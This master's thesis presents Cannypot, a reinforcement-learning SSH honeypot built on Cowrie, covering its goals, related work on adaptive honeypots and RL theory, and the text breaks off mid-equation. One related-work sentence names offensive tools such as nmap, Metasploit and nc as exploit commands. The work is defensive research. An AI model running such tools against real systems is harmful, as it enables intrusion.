POLITECNICO DI TORINO

Master's Degree in Computer Engineering

Master's Degree Thesis

Cannypot: A Reinforcement Learning Based Adaptive SSH Honeypot

Supervisors

Prof. MARCO MELLIA

Prof. IDILIO DRAGO

Prof. LUCA VASSIO

Candidate

LORENZO MARIO DEL SORDO

07/2021

Summary

Cyber-threats has grown fast during the last decades. The heterogeneity of protocols, the increasing number of devices continuously connected to the Internet and the presence of unknown vulnerabilities hidden in systems are just some of the aspects that make the attackable surface wider. Cyber-defensive strategies are able to react to an amount of threats, but they often need knowledge about attackers nature to be designed properly. For this reason, collecting information about malicious users intentions has become one major activity in the cyber-security field.

In this thesis, we focused on one of the possible mechanisms able to collect insights about attacker patterns and behaviour: the honeypot. Honeypots are systems exposed to attackers with the final goal of being exploited and capturing activities performed by intruders. We tried to improve the performance of an already existent SSH honeypot, called Cowrie, with the aim of maximising the engagement with attackers. We designed a system, called Cannypot, able to adapt to different attackers. Selecting answers offered to intruders, our solution tries to push them remaining connected to our system and sending more commands.

In order to produce this adaptive system, we used a Machine Learning technique called Reinforcement Learning. This approach allows our system to learn how to answer through the interaction with attackers. Before applying such techniques in a real world scenario, we built a laboratory case to test our algorithm in a controlled environment. We designed an application able to mimic the behaviour of different types of attacker with the final goal of studying the performance of Reinforcement Learning facing the problem described. The results showed that our learning module is able to learn how to correctly reply after a limited amount of interactions with attackers. Moreover, our learning system can distinguish among different situations and select the output that makes the attacker sending the largest number of commands before ending the communication.

The learning core of our architecture chooses the output from a database of plausible answers. For this reason a collection of possible outputs for different commands is needed. We designed a service running in the back-end of our system that is able to interact with several virtual machines collecting outputs for commands. The communication between Cannypot and the back-end service is

automatic. When Cannypot receives a command for which there is no answer in the database, it is stored and sent to the back-end service. The latter executes the command in the connected machines and adds the list of outputs in the database. In this way, no human intervention is needed in the population of the database.

We deployed Cannypot in a real world scenario, exposing it to attackers for a month. The data collected during this period show that Cannypot is exploited by longer sequences of commands respect to a static honeypot used as baseline.

Acknowledgements

RINGRAZIAMENTI

Scrivo questo capitolo come ultimo pezzo del mio lavoro, perchè lo reputo, forse, il più difficile. Chi mi conosce bene sa quanto sia poco abituato a discorsi di questo tipo. Tuttavia, il raggiungimento del risultato sarebbe stato ancora più arduo senza le persone che mi sono state accanto. E' per questo che ognuno di loro merita un ringraziamento speciale.

A mia madre, a mio padre, ai miei nonni ed ai miei cugini. Sono stati per me un supporto nei momenti più duri ed, insieme, una forza della natura che non ha mai smesso di accompagnarmi verso il raggiungimento dei miei obiettivi.

Alla mia ragazza Alessandra, che ha creduto in me quando nemmeno io ci credevo. Calma, fiducia, affetto e stima sono solo alcune delle sensazioni che mi trasmette quotidianamente da più di un anno a questa parte. Aver potuto condividere il mio percorso con una persona come lei illumina i risultati ottenuti con una luce ancora più intensa. A lei uno dei ringraziamenti più grandi.

Ai miei amici ed alle mie amiche di sempre, Carlo, Andrea G., Mattia A., Gianluca, Simone, Mattia V., Mattia S., Nicolò, Giovanni, Andrea L., Francesco, Martino, Sara, Arianna, Alice e Federica. Sapere di poter contare su di una famiglia così grande senza dover mai chiedere nulla è un valore aggiunto che ha reso la salita meno ripida.

Ai ragazzi ed alle ragazze della mia squadra di pallavolo, che hanno reso più leggere le serate passate a faticare in palestra.

Ai miei supervisori, Marco, Luca, Idilio e Giulia, i quali mi hanno permesso di affacciarmi alle prime esperienze lavorative con serenità e professionalità.

A tutti loro, un grazie di cuore.

Table of Contents

List of Tables

List of Figures

Acronyms

AI
Artificial intelligence

RL
Reinforcement learning

ML
Machine learning

NN
Neural Network

SSH
Secure Shell

MDP
Markov Decision Process

DP
Dynamic Programming

MC
Monte Carlo

TD
Temporal Difference

Chapter 1

Introduction

Nowadays, Internet is considered a critical infrastructure, with relevance in social, economical and political aspects [1]. The growing number of devices continuously connected increases attack possibilities for malicious users. The amount of information about our private life stored online is significant. Social media, cloud storage platforms, online payment methods are just few examples of scenario that may be compromised after a security breach. Furthermore, Internet is rapidly changing in size, complexity and diversity, so finding protections from intruders is not trivial.

Cyber security is the practice of defending information systems from malicious users [2]. Most of defensive strategies follow a reactive approach that aims to keep networks, data, devices and servers safe, building up defenses against known attacks or hackers that have already broken through security measures. Examples of these techniques are firewalls, anti-virus, anti-spam or ad blockers. A major threat for these systems are the so called *zero-day attacks*, new and unknown vectors used to breach into a protected apparatus [3]. There is almost no chance of defense against this kind of attacks because they exploit unknown vulnerabilities. When the breach is discovered, experts are required to solve the problem and then all the systems affected should be patched. Collecting information about the enemy is essential to design security strategies able to react to a larger number of threats.

Moreover, cyber-attackers have the possibility to perform their exploit using a large number of protocols (HTML, SSH, telnet, FTP, ...). The target may be not only a personal computer, but also a database, a wearable smart object or a router. In addition, with the growing number of IoT devices, the scenario became more complicated. There are a huge amount of different devices with different protocols to communicate with them. In this scenario, cyber-defensive strategies that can be generalized for a variety of protocols are preferred.

One of the best solution to build up a database of attacker intentions and patterns is represented by Honeypots. The etymology of the word “honeypot” comes from the analogy with traps used to capture bears, attracted to the honey .

In computer terminology, a honeypot is a security mechanism set to gain insight about attackers [4]. It consists in a device emulating a part of the architecture where it is installed, exposed over the Internet with the main purpose of being exploited on the behalf of real systems. It should result attractive, containing a set of data valuable for the cyber-criminal. It is usually isolated, monitored and capable of logging and analyzing the traffic. In Figure 1.1, a very high-level idea of interaction between malicious users and honeypots is provided.




Figure 1.1: A high-level view about the interaction between a malicious user and a honeypot that simulates a real device.

In this work, we want to improve the performance of an already existent honeypot with the final goal of collecting as much information as possible about attacker's patterns and behaviour. To do so, a Machine Learning technique called Reinforcement Learning (RL) is involved. Through the use of this kind of algorithms, our system is able to automatically learn which is the answer that keeps the intruder connected longer. We propose a modular solution that can be easily adapted to work with different protocols. Through the interaction with the attacker, our system is able to understand the best answer for a given command. A sort of *dictionary* where to collect a list of possible outputs for different commands is needed. A key feature of our architecture is the automatic population of the database of possible outputs. The algorithm understand if a command is *unknown* to the system and ask for a back-end service to provide a list of responses to be

added in the dictionary. This way, the system knows different ways to answer to the attacker and it decides which is the best through ML algorithms.

In chapter 2, we provide a more precise definition of the goal we want to achieve. We focus on a more precise characterization of the scenario, a description of the limits of the system we want to improve and the main challenges we face off. At the end of the chapter, we analyze the state-of-the-art solutions. After that, in chapter 3, we offer the mathematical basis to understand Reinforcement Learning techniques, including the procedural form of the algorithm we deployed in our system. In chapter 4, we describe how to model our problem in term of Reinforcement Learning components. Moreover, we provide the set up of a controlled environment where to test the interaction between our algorithm and a simulated attacker. We perform some experiments, with the final goal of refining the learning algorithm and to understand how it behaves changing the environment where it was working in. Next, chapter 5 illustrates the architecture of our system. Each module is analyzed, focusing on the task it wants to perform characterizing a list of features provided by our solution. Then we test our system in a real case, exposing it to the Internet and letting the intruders trying to exploit it. In chapter 6, we analyze the results of different deployments of the same architecture, differing for RL parameters. We compare the outcomes of our apparatus to a static state-of-the-art honeypot. Finally, we make our conclusion about the efficiency of the solution we proposed and we explain a list of possible future works in chapter 7.

This thesis is the product of the cooperation of a team composed by me and my supervisors M. Mellia, L. Vassio, I. Drago and G. Milan. This is the reason why the dissertation is written using the "we" pronoun. In particular, I have contributed on my own to almost the totality of the work, with an help from the rest of the team during the deployment of our system in a real world scenario.

Chapter 2

Goals and related work

In this work we are interested in gathering information about attackers with the help of machine learning techniques. In particular, we aim to improve the performance of state-of-the-art honeypots using Reinforcement Learning to maximize the engagement between the attacker and the victim. In other words, our goal is luring in the attacker making it thinking it is sending commands to a real system.

2.1 Goal and scenario

The final goal of this thesis is to make use of Reinforcement Learning to maximize the information coming from the attackers. In this work, we focus on the Secure Shell (SSH) Protocol. SSH is a protocol that is used to establish an encrypted session with an host, allowing the opening of interactive terminal or the execution of commands on a remote machine [5]. SSH protocol is characterized by three different levels:

- Transport Layer Protocol, it is responsible for algorithm negotiation, keys exchange protocol, server authentication, packets cryptography and integrity;
- User Authentication Protocol, it handles the client authentication via password or public key;
- Connection Layer Protocol, it is responsible for the creation of interactive terminals or the execution of remote commands.

In this work, we focus our attention on a scenario where intruders have already exploited our machine and they are sending commands to be executed. We do not use RL algorithms in pre-exploitation phases managed by Transport Layer Protocol or User Authentication Protocol. The RL approach is used to answer to the commands sent by the attackers through the Connection Layer Protocol. The

type of commands that the system receives are remote terminal commands. For this reason, we use honeypots to emulate a system that allows SSH connection, interactive terminal opening and commands execution.

Honeypots represent one of the best actual solution to collect information about attackers. With the term honeypot, we indicate an information system service whose value lies in being exploited by intruders. Logging the actions that malicious users perform inside the honeypot, allows security analyst to collect important information about attackers nature. Nowadays there are different types of honeypots. They can be classified depending on the level of interaction they allow to the attacker:

- **Low-interaction honeypots** are usually Internet services such as SSH or SFTP offered to the attacker. They are simple to deploy and safe, but quite hard to evolve. They require a deep knowledge of the system they are simulating, so an expert of the service is necessary;

- **High-interaction honeypots** practically are fully-implemented operating systems, monitored without the attacker noticing. They provide a more realistic view of the target system, but they're hard to maintain. Moreover, they're real or virtualised systems that can be compromised by malicious users, so they're very dangerous.

In addition, there exist other classifications for honeypots. In fact, honeypots can also be categorized according to the goal they are aiming at, such as *Research* and *Production* honeypots. Research honeypots are designed to obtain knowledge about intentions of intruders, while Production honeypots are used in a company scenario to protect assets in real time [4]. Recently, the rise of Machine Learning (ML) techniques in cyber-security field led to the advent of a new type of honeypot: *self-adaptive* honeypots are systems that automatically change their behaviour according to the situation, improving the engagement with the other side of the connection [6].

In our work, we focus on the latter, trying to refine an already existent honeypot called Cowrie with the help of Reinforcement Learning. Building an honeypot from scratch is not trivial because different costs are required according to the type of honeypot. In low-level honeypots, a great amount of time is needed to code all the infrastructure aimed at simulating a particular protocol. For example, for the SSH protocol, all the processes of opening a TCP connection, making the SSH handshakes and opening the SSH session are needed. On the other half, high-interaction honeypots have a great cost in term of maintenance and security. Allowing attackers in real system is always dangerous: if the attacker takes the control of a machine, it may be used as vector to forward the attack to other systems. For this reason, a continuous monitoring is required by experts. In our

solution, we aim at overcame the limitations of both low-interaction and high-interaction honeypots, mixing the advantages of the two different approaches. From the high-interaction approach, we derived the idea of collecting possible answers to be replied to intruders from real machines, without exposing them to any risk from the attackers. In our work, we decided to start from an already existent low-interaction honeypot. In this way, we have the possibility to focus only on the modules we were interested in, without bothering about technical protocol details, like the emulation of the Transport Layer Protocol or the User Authentication Protocol.

The state-of-the-art honeypot we decided to work on is called Cowrie [1]. Cowrie is an open-source framework consisting in a medium-interaction honeypot capable of logging brute force attacks and shell interaction performed by the attacker [7]. Thanks to various Python scripts, Cowrie is able to simulate about 30 Unix-like shell commands and to keep in memory the file-system status for the session. It is also capable of storing binary files downloaded by attackers providing a good number of malicious scripts and it supports proxying SSH connection to back-end machines, working as an high-interaction honeypot. Although Cowrie presents very good features, it has got severe limitations. The framework answers to commands simulating a real operating system but the outputs are scripted and always the same, resulting unable to adapt them according to attacker desires. Moreover, the commands list is limited. It is possible to add custom commands in Cowrie, integrating files with the text of the output, but this solution has limited functionalities and is very specific for the command, so it implies the work of an expert. The absence of a bash interpreter and the incapacity to execute custom programs make Cowrie unable to handle an amount of commands sent by human or scripted intruders. An example showing this situation is provided in Figure 2.1. This limitation may result in an user that leave the conversation because he did not receive the output expected. Moreover, not only human, but also scripted attackers that present any form of logic and control the output received from the victim, may decide to close the connection after a wrong response.

Our goal is to overcome these limitations using ML techniques. Among these, in this work we focus on Reinforcement learning techniques, which exploit the interaction with the environment to learn which is the best action to be taken in a particular situation. To understand how RL works, we can describe the approach of RL techniques playing Chess. The decision core is called *learning agent*. The final goal of the learning agent, called *task* in RL, is to win the game. During its turn, the learning agent has to choose one *action* that corresponds to move one piece in the chessboard. The decision should not be random, but it should

[1]Cowrie GitHub repository: https://github.com/cowrie/cowrie




Figure 2.1: An example of shell interaction with Cowrie framework. The execution of the custom scripts fails, so we can not learn what the attacker wants to do next.

be based on the position of the pieces on the chessboard. The knowledge about the distribution of the pieces on the chessboard characterize the *state* for RL. The goal of the learning agent is to find, in each state, the actions that guarantee the win. Finally, the learning agent receives a *reward*, that may be positive or negative according to the success in the task or not.

Returning to our work, we want to use RL to build an adaptive honeypot that is continuously predicting which is the more appropriate output to be sent back as an answer to the user command. This solution has an high level of generalization because it does not need any information about what an output means, but uses a trial-and-error approach to estimate how much a response is appreciated by the attacker [8]. In particular, we focus on implementing RL techniques for the SSH protocol. Looking at our system with an high-level view, we can distinguish three main components:

- the learning agent, it is responsible in choosing the best among the possible actions in a state;
- a database of possible actions, it collects the actions, that correspond to outputs for terminal commands;
- a back-end service, it fills the database with plausible outputs coming from real machines for commands asked from the learning agent.

The most challenging part in using RL techniques in this scenario are the proper definition of the situation (or the state of the system) and the creation of a valuable database of possible outputs (the actions for RL). The model of the state is essential to distinguish between different scenarios in which a command is sent

to the honeypot. Moreover, the actions taken by the learning agent influence the decision taken by the attacker, and may result in a change in the state of the attacker. The information that we can use to define a state are the one that come from the attacker, i.e. the commands that it sends. In our system is possible to choose between different configurations that differs one from the other according to characterization of the state. Starting from a very simple solution in which only the last command sent by the attacker is used to model the state of the system, we arrived to the more complex solution that takes care of the history of past commands received and outputs sent from honeypot to build a more precise model of the state. This solution allowed us to distinguish between a larger number of situations, but it may be a problem in term of space required by the algorithm to store all the information. Reinforcement Learning also involves a list of possible action that can be performed. For us, actions are replies for commands, so a database of outputs is needed. A back-end service is capable of looking for answers for a specific command, demanding to machines connected to the back-end. These replies are used to build a dictionary of possible outputs for commands. Combining this service with the honeypot, the front-end part maintains a list of unknown commands to be *discovered* and the back-end provides the knowledge about them. All the work is done automatically, without the intervention of a human operator.

To conclude, our architecture wants to improve the engagement between the victim and the attacker, holding the latter connected as long as possible. A proper definition of a metric to measure the *engagement* with the attacker is needed. In this work we focus on how many commands are sent by the intruder rather than the time it spends in the honeypot. We consider the commands a better source of knowledge about the user behaviour and logic, because the time he spends in the system may be altered by many factors (connections, scripts that wait, etc.). The final goal is, therefore, making the attacker send the longest possible sequence of commands before it leaves the conversation.

2.2 Related work

Artificial Intelligence, and in particular Machine Learning, is involved in cyber-security in various practices. Both supervised and unsupervised techniques are used in malware classification [9], intrusion detection systems (IDS) [10] and defensive strategies for cyber-physics systems [11].

R. Vishwakarma et al. [12] propose a solution where both ML and honeypots are implicated. They focus on the problem of collecting data about attacker patterns and vectors, highlighting the difficulties in using pre-existent data sources in a scenario in which each day malicious actors find new breaches in our systems. They built up an architecture composed by an honeypot that produce data and a

framework that exploits these data using ML techniques. In particular, with the help of unsupervised learning, they tried to classify user interaction and find new malwares. Even if both the concept of honeypot and ML is shared with our work, they are not interested in improving real time interaction with the other hand of the connection, so they used a simple pre-existent static honeypot.

G. Wagener et al. [13] were the first to integrate Reinforcement Learning into an honeypot, making it adaptive. They desire a system that is able to learn from interaction with the environment, changing its behaviour according to the situation. They aim at collecting information about attacker nature (human or script) and its intentions. They propose an architecture called Heliza able to decide between different action to be taken after a command was received: accept, block, substitute or insult. The system acts as an high-interaction honeypot in the first case, but if it decides to block the execution, an error code is provided. The third choice substitutes the content of the output with another one, while the last is used as reverse Turing test to find out if an attacker is a human or a script. They suggest a reward function for RL that takes in consideration both the discover of new custom command and time spent by the attacker talking with the system. The results show that Heliza collects more commands from the attacker and make the attacker spend more time in the system respect to a low- or an high-interaction static honeypot.

Similar works to ours are the ones of A. Pauna et al. [14] [15]. With RASSH they started from Kippo, an already built SSH honeypot framework and improved its performance with RL. Their focus is on the number of commands sent by the attacker before it left the conversation. The set of action from where the RL agent can choose is: accept, block, delay, substitute and insults. The introduction of the delay action is used to check new exploit vectors in case of a loaded system. The highest reward is given for the discover of new scripts and custom commands. Due to a large number of RL states, they refine their work with QRASSH. This system implements Deep Reinforcement Learning, combining concepts of neural network and Reinforcement Learning. A more sophisticated reward function is provided, taking into account the importance of downloading a file or using an exploit command (nmap, metaspoloit, nc, etc..). Compared to Heliza, these works present less developing effort, starting from an existed base for the honeypot.

Recently, S. Dowling et al. [16] published their work about an adaptive and agile honeypot called HARM. Also their solution provides an adaptive SSH honeypot that exploits the benefits of RL starting from Kippo. The difference is that it's also agile because all the data coming from the system are utilised to automatically optimize the deployment evaluating ML algorithms and policies. They target scripts instead of human intruders because they are convinced that the largest part of data collected comes from automated attacker. The RL algorithm should select one of the actions already exposed for the previous works. They studied the performance

of their solution using the Mirai bot script. According to their publication, simple high-interaction honeypot could answer properly to 8 out of 44 commands of the script before the attacker realize that it's talking to an honeypot. Their solution, after a training period of some days, is able to reach the last command of the Mirai bot commands sequence.

All the presented architectures use RL to decide if a command should be executed or not according to the situation. In our system, we provide a RL agent that works at a lower level, choosing between a list of possible outputs for a given command. To find an analogous approach to the problem, we need to move to the IoT scenario. Tongbo Luo et al. [17] proposed a framework called IoTCandyJar. This system is able to simulate various IoT devices answering correct to requests. They built up a module in charge of producing a dataset of possible outputs for request coming from the attackers, asking to existent IoT devices connected in the network. After various filtering of the possible outputs, the RL agent is required to learn which ones are the ones among all the possible answer that keeps the attacker connected longer. Even if this solution is very similar to our, it implies some complications due to the large variety of IoT devices that makes the dictionary of possible outputs enormous.

Continuing the survey of works in the IoT scenario, G. Milan in her Master thesis[18] proposed a framework to automatically interact with possibly unknown IoT devices. Differently to our work, they leveraged RL techniques from the "attacker" side, trying to learn how to perform tasks in an IoT device, with the only knowledge of a database of IoT protocol messages. They performed analysis for different RL algorithms, varying both the complexity of the tasks performed in the IoT device and the protocol used to dialogue with the device. Together with the collaboration of M. Mellia, L. Vassio and I. Drago, she expanded the work performed for her thesis, studying the performance of more complicated attacker tasks and performing the tuning of more RL parameters [19] [20]. From their work emerged that Q-Learning may be a candidate to outperform other RL algorithms.

We provide a novel solution for an adaptive SSH honeypot which automatically looks for outputs from linked virtual machines and takes advantage of RL to select the more expected from the malicious user.

Chapter 3

Methodology: Reinforcement Leaning

Our goal is to automatically learn which is the best answer to be offered to the user in different situations. This feature is achieved through the use of Reinforcement Learning, a Machine Learning technique that exploits the interaction with the attacker to build a knowledge about the best action to be taken according to the state of the system. This chapter pretends to be a survey of Reinforcement Learning, with a final description of Q-Learning, the algorithm that we implemented in our architecture.

3.1 Overview

Formally speaking, Reinforcement Learning (RL) is a ML technique which addresses a specific class of problems, all sharing the presence of a decision-maker, called the *agent* that must learn from a dynamic *environment* using a trial-and-error approach [21]. The Reinforcement Learning field studies solutions for these problems, trying to develop techniques able to build a mapping between actions and situations, to offer the agent the necessary knowledge to decide what to do in different contexts. All the information that the RL algorithm uses to define the surroundings are called the environment's *state*. The state may be altered by the actions performed on the environment during the engagement with the actor. In addition to the agent's possibility of sensing from the environment several information, a *reward* is offered to the decision-maker to evaluate how much the actions it takes are relevant to the *task* it wants to complete. To achieve the final goal, the agent must take decisions focusing on maximizing the sum of the reward received from the environment [21]. A more formal characterization of Reinforcement Learning problems as optimal control of Markov-decision processes will be discussed later in section 3.2.

Although belonging to the ML field, Reinforcement Learning differs both from *supervised* and *unsupervised learning*. Supervised learning is one kind of ML technique that uses a dataset of labelled data representing information about different situations, to build up a predictive system able to classify a new entry of the dataset [8]. Differently, Reinforcement Learning works through real time interactions with the environment: neither labelled data, nor indications about the correct output are provided to the algorithm. Creating a dataset of information about interactions with an environment is challenging, due to the impossibility of covering the totality of environment states. Instead, learning directly from interaction allows the learner to explore the uncharted territory of environment states, where the highest reward may be present. Reinforcement Learning problems differ also from unsupervised learning. The term unsupervised is due to the absence of intervention of a human expert to provide labelled data, that is a common point with RL. Moreover, the final outcome of these techniques is the discovery of hidden structures among data [8]. Gaining knowledge about these hidden structures is far from the goal of RL, that is maximizing the long term reward through actions.

One of the major problems in RL is the trade-off between exploration and exploitation [21]. In a RL environment, the agent has the final goal of maximizing the reward [8], but it has no knowledge about the action-state transition model of the environment, nor about the reward given at each transition by the environment. Indeed, the agent uses a trial-and-error approach to estimate how good an action could be in a particular state according to the expected reward related to the particular action-state pair. It means that the agent has to act taking into consideration the trade-off between selecting the action associated with the so far maximum reward value and trying an action never tried before that may produce a better result. Different approaches exist in order to overcome the problem. We decided to use *epsilon-greedy*, the most popular technique to balance this choice, which consists in a method to randomly select exploration or exploitation according to a probability ε[21]. The typical example to explain this strategy is the one of the mouse trying to reach the highest amount of cheese in a finite space. In this scenario, a mouse must select where to go in order to obtain food. A small amount of cheese is near it, while the biggest part is in an uncharted part of the map. Without exploring, the animal will never realize the possibility of an higher price, getting stuck in a sub-optimal situation.

Finally, the goal-directed approach of RL agent makes these kind of algorithms well suited to solve concrete problems where a real time decision maker is needed [8]. Differently from other approaches that focus on general goals, in RL the final outcome is explicit from the beginning. We will clarify the latter sentence with the formal definition of the agent's task in section 3.2. Nowadays, it is easy to find several application of Reinforcement Learning algorithms in different fields, varying from the autonomous driving of a car [22] to finance and tradings [23], going

through games [24], automation of industrial process, natural language processing [25], robotic manipulation and improvements in healthcare [21].

3.2 Formal definition of RL features




Figure 3.1: The standard interaction of the agent with the environment. The agent exploits the knowledge of the environment state to decide the best action in order to maximize the long term reward.

As already described, solutions for RL problems can be treated as optimal controls of Markov-decision process. To fully understand Markov Decision Processes, a formal definition of the key features of Reinforcement Learning is needed. As already described in section 3.1, the only possibility of the agent to learn is through the interaction with the environment. The point in time when this interaction takes place is called *time step*[8]. At each time step $t = 0, 1, 2, ...$, the learner receives the state signal $S_t \in \mathbb{S}$ from the environment and decides which action $A_t \in \mathbb{A}(S_t)$ to perform, where $\mathbb{A}(S_t)$ is the set of all possible actions in state S_t. The idea of the state signal received from the environment is not always valid for real world scenario. In some cases, the state is estimate, while in other can be measured (e.g. by sensors). The numerical reward signal $r_{t+1} \in \mathcal{R} \subset \mathbb{R}$ and the next state S_{t+1} will be available during the next step. With the notation r_{t+1} we want to emphasize that the reward is received one step later respect to the selection of the action. To be more precise, the reward signal can be received at any time after performing the action. For instance, in the example of the mouse mentioned above, the agent does not receive any reward until it reaches the cheese. In Figure 3.1, the standard interface between agent and environment is described.

Another important aspect in Reinforcement Learning is the correlation between the task and the reward signal[8]. A positive reward is achieved with actions that get the agent closer to the final goal, while wrong actions are pointed out by negative rewards. Keeping in mind that the final goal for RL algorithms is to maximize the final sum of rewards, a proper characterization of the reward signal is needed by the agent to achieve its task. The definition of the final goal through a numeric signal achieved by interaction is one of the feature that makes RL well-suited in solving concrete problems.

The core of the learner logic is the *policy* π that defines a mapping between states and actions. Formally, the policy can be defined as a probability distribution of actions given the state. We can define the policy with π_t, where $\pi_t(a|s)$ as the probability, for an agent in the state S_t, to select an action A_t between the set of all possible actions $\mathbb{A}(S_t)$. In some cases, the policy can be deterministic. An example of deterministic policy is described later in this chapter as the *best-policy*. Reinforcement Learning methods model the learner policy to achieve the best result in term of sum of rewards.

At this point, a formal definition of cumulative reward is appropriate to better understand the final outcome of Reinforcement Learning. We can denote the rewards obtained after a time step t as $R_{t+1}, R_{t+2}, R_{t+3}...$ The final sum of all the reward until the final time step T will be in the form:

$$G_t = R_{t+1} + R_{t+2} + R_{t+3} + ... + R_T \tag{3.1}$$

In general, RL solutions seek to maximize the *expected value* of the sum of returns [8]. This kind of logic holds the limitation of a task that could naturally be contained into finite runs, formally called *episodes*. *Episodic tasks* are the one where boundaries between the starting and the ending point of the run are well defined. To extend this definition also to *continuous tasks*, those that continue the run for an undefined (possibly unlimited) period of time, we should add some mathematical concepts. In particular, we need a parameter to decide how much taking into consideration long-term rewards respect to short-term ones. For continuous task problems, the learner should choose actions in order to maximize the expected *discounted return*:

$$G_t = R_{t+1} + \gamma R_{t+2} + \gamma^2 R_{t+3} + ... + \gamma^{T-1} R_T, \tag{3.2}$$

where γ is a bounded parameter, $0 \leq \gamma \leq 1$. The equation reveals that a reward obtained k time steps in the future would be discounted by a factor γ^{t-1}. The more this parameter is near to 0, the more the learner focuses on maximizing immediate rewards, while a value closer to 1 makes the agent more straightforward to long-term rewards. With a value of 1 the simple return function of episodic tasks is obtained [8]. This mathematical formulation allows experts to talk simultaneously about

both classes of problems. The discounted formulation of reward is especially used facing problems where T goes to infinity. With this formulation, rewards obtained from $T \to \infty$ can be considered 0. According to the nature of our specific scenario, we will talk about episodic task only, referring with the term *return function* to the one described in Equation 3.1.

Finally, a formal description of environment's *state* is needed. Even the state can be considered a signal, sent from the environment on each time step t to the agent [8]. This signal is composed by all the information about surroundings necessary to the learner to understand the scenario to act accordingly. Not only immediate sensations are needed to fully describe the state of the environment, but also past information is useful. We can think about a system that tries to answer properly simulating a dialogue with a human. If the system only takes into consideration the last sentence that the human says, it may be not aware of what the context is. The word 'Yes' can be used in several different cases, all of them representing different states of the environment. A good representation of environment situation via state signal is needed by Reinforcement Learning algorithms. This concept is formally described by the *Markov* property [8]. After performing an action, the general environment may answer with a reward-state signal:

$$Pr\{R_{t+1} = r, S_{t+1} = s^{'} | S_0, A_0, R_1, ..., S_{t-1}, A_{t-1}, R_t, S_t, A_t\}, \tag{3.3}$$

highlighting that the new state and the reward depend on all the past information. An environment is defined a *Markov environment* if:

$$Pr\{R_{t+1} = r, S_{t+1} = s^{'} | S_t, A_t\}, \tag{3.4}$$

for all r, $s^{'}$, S_t and A_t. In this case Equation 3.3 and Equation 3.4 are equal and the state signal contains all the information needed to sufficiently describe the environment context where the agent is acting. If the environment holds the Markov property, the task will be defined a *Markov* task[8]. These kind of problems are defined *Markov Decision Processes*. In section 3.3 we formally define the Markov Decision Process and in section 3.4 we analyze solutions to handle them.

3.3 MDP and Value function

Any problem holding the Markov property is called a *Markov Decision Process* (MDP). A more precise definition, *Finite Markov Decision Process* (FMDP), stands for the class of problems with a finite number of state and actions [8]. According to Equation 3.4, the dynamics of a MDP is fully described by:

$$p(s^{'}, r | s, a) = Pr\{S_{t+1} = s^{'}, R_{t+1} = r | S_t = s, A_t = a\} \tag{3.5}$$

From Equation 3.5, notions of *expected rewards* for an action-state pair:

$$r(s,a) = \mathbb{E}[R_{t+1}|S_t = s, A_t = a] = \sum_{r\in\mathbb{R}} r \sum_{s'\in\mathbb{S}} p(s', r|s, a), \tag{3.6}$$

and *state-transition probability*:

